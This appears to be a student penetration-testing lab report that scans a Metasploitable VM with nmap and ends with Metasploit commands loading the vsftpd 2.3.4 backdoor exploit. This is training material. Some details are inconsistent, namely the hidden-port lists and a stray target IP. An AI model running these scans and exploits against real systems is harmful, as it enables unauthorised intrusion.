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Date: 16/05/2025

Network Penetration Testing with Real-World Exploits and Security Remediation

Project objectives –

The objective of this project is to simulate real-world network penetration testing in a Controlled environment using Kali Linux and a vulnerable Metasploitable VM. It includes Scanning, reconnaissance, enumeration, exploitation, user privilege escalation, password Cracking, and providing remediation.

Introduction –

Penetration testing is a critical component in identifying vulnerabilities and assessing the security posture of systems. This project involves ethical hacking techniques to exploit and analyze a target system. It replicates real-world exploitation techniques to uncover system weaknesses and recommend appropriate remediations.

Theory About the Project –

Network penetration testing is the process of evaluating a system's network security by simulating Attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers Do. It includes multiple phases:

1. Scanning – Detecting devices and open ports.

2. Reconnaissance – Gathering information about services and OS.

3. Enumeration – Extracting system and service-specific data.

4. Exploitation – Leveraging vulnerabilities to gain unauthorized access.

5. Privilege Escalation – Creating a new user with elevated privileges.

6. Password Cracking – Retrieving passwords from captured hashes.

7. Remediation – Providing fixes and updates for identified vulnerabilities.

Project requirements –

Two Operating System-

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details:

- Kali Linux - The attacker machine, containing pre-installed penetration testing tools.
- Metasploitable - A vulnerable machine to practice attacks on.
- Nmap - For network scanning, port discovery, OS

detection, and service version enumeration.

- Metasploit Framework - For exploiting known vulnerabilities in services running on the target.
- John the Ripper - For cracking hashed passwords obtained from /etc/shadow
- Netcat
- VM Manager (VirtualBox/VMware)

Tasks

Network Scanning


Task 1: Basic Network Scan

Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network.

Nmap -v YOUR_IP_RANGE

- nmap -v 192.168.160.131



```
Discovered open port 21/tcp on 192.168.160.131
Discovered open port 22/tcp on 192.168.160.131
Discovered open port 80/tcp on 192.168.160.131
Discovered open port 25/tcp on 192.168.160.131
Discovered open port 3306/tcp on 192.168.160.131
Discovered open port 139/tcp on 192.168.160.131
Discovered open port 1524/tcp on 192.168.160.131
Discovered open port 1099/tcp on 192.168.160.131
Discovered open port 512/tcp on 192.168.160.131
Discovered open port 5432/tcp on 192.168.160.131
Discovered open port 2049/tcp on 192.168.160.131
Discovered open port 6000/tcp on 192.168.160.131
Discovered open port 8009/tcp on 192.168.160.131
Discovered open port 513/tcp on 192.168.160.131
Discovered open port 514/tcp on 192.168.160.131
Discovered open port 8180/tcp on 192.168.160.131
Discovered open port 2121/tcp on 192.168.160.131
Discovered open port 6667/tcp on 192.168.160.131
Completed Connect Scan at 21:24, 0.27s elapsed (1000 total ports)
Nmap scan report for 192.168.160.131
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Read data files from: /usr/bir     are/nmap
Nmap done: 1 IP address (1 hos      scanned in 0.39 seconds
```

Task 2 – Reconnaissance


Task 1: Scanning for hidden Ports

Step 1: To scan for hidden ports , we have to scan whole range of ports on that specific targeted ip address.

nmap -v -p- YOUR_TARGET_IP_ADDRESS

- nmap -v -p- 192.168.160.131

Output:



```
Discovered open port 36588/tcp on 192.168.160.131
Discovered open port 5432/tcp on 192.168.160.131
Discovered open port 6667/tcp on 192.168.160.131
Discovered open port 59437/tcp on 192.168.160.131
Discovered open port 8180/tcp on 192.168.160.131
Discovered open port 3632/tcp on 192.168.160.131
Discovered open port 53204/tcp on 192.168.160.131
Discovered open port 513/tcp on 192.168.160.131
Discovered open port 2049/tcp on 192.168.160.131
Discovered open port 2121/tcp on 192.168.160.131
Discovered open port 6697/tcp on 192.168.160.131
Completed Connect Scan at 21:30, 15.83s elapsed (65535 total ports)
Nmap scan report for 192.168.160.131
Host is up (0.0030s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
36588/tcp open  unknown
53204/tcp open  unknown
53452/tcp open  unknown
59437/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.96 seconds
```

Total Hidden Ports = 7

List of hidden ports

1. 8787

2. 36588

3. 53204

4. 53452

5. 59437

6. 3632

7. 6697


Task 2: Service Version Detection

Step 1: Use the -sV option to detect the version of services running on open ports:

nmap -v -sV YOUR_TARGET_IP_ADDRESS

- nmap -v -sV 192.168.160.131

Output:



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Task 3: Operating System Detection

Step 1: Use the -O option to detect the operating systems of devices on the network:

Nmap -v -O YOUR_TARGET_IP_ADDRESS

- nmap -v -O 192.168.160.132

Output:



```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:AB:A7:B8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.023 days (since Wed May 14 21:27:32 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=204 (Good luck!)
IP ID Sequence Generation: All zeros
```

Task 3 - Enumeration

Target IP Address ENTER_YOUR_TARGET_IP_ADDRESS

Operating System Details (ADD_YOUR_TARGET_OS_DETAILS)

Target IP Address – 192.168.160.131

Operating System Details –

MAC Address: 00:0C:29:AB:A7:B8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	**STATE**	**SERVICE VERSION**
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ftp	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2
80/tcp	open http	Apache httpd 2.2.8((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X – 4.X (workgroup: WORKGROUP)
445/tcp	open netbios-ssn	Samba smbd 3.X – 4.X (workgroup:WORKGROUP)
512/tcp	open exec	Netkit-rsh rexecd
513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4(RPC#100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0-8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnreallRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)

8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)

2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

3. 6697/tcp open irc UnrealIRCd

4. 35851/tcp open mountd 1-3 (RPC #100005)

5. 36571/tcp open nlockmgr 1-4 (RPC #100021)


6. 44585/tcp open java-rmi GNU Classpath grmiregistry

7. 51228/tcp open status 1 (RPC #100024)

Task 4- Exploitation of services

1. vsftpd 2.3.4 (Port 21 - FTP)

- msfconsole
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOST 192.168.160.131
- set RPORT 21
- run

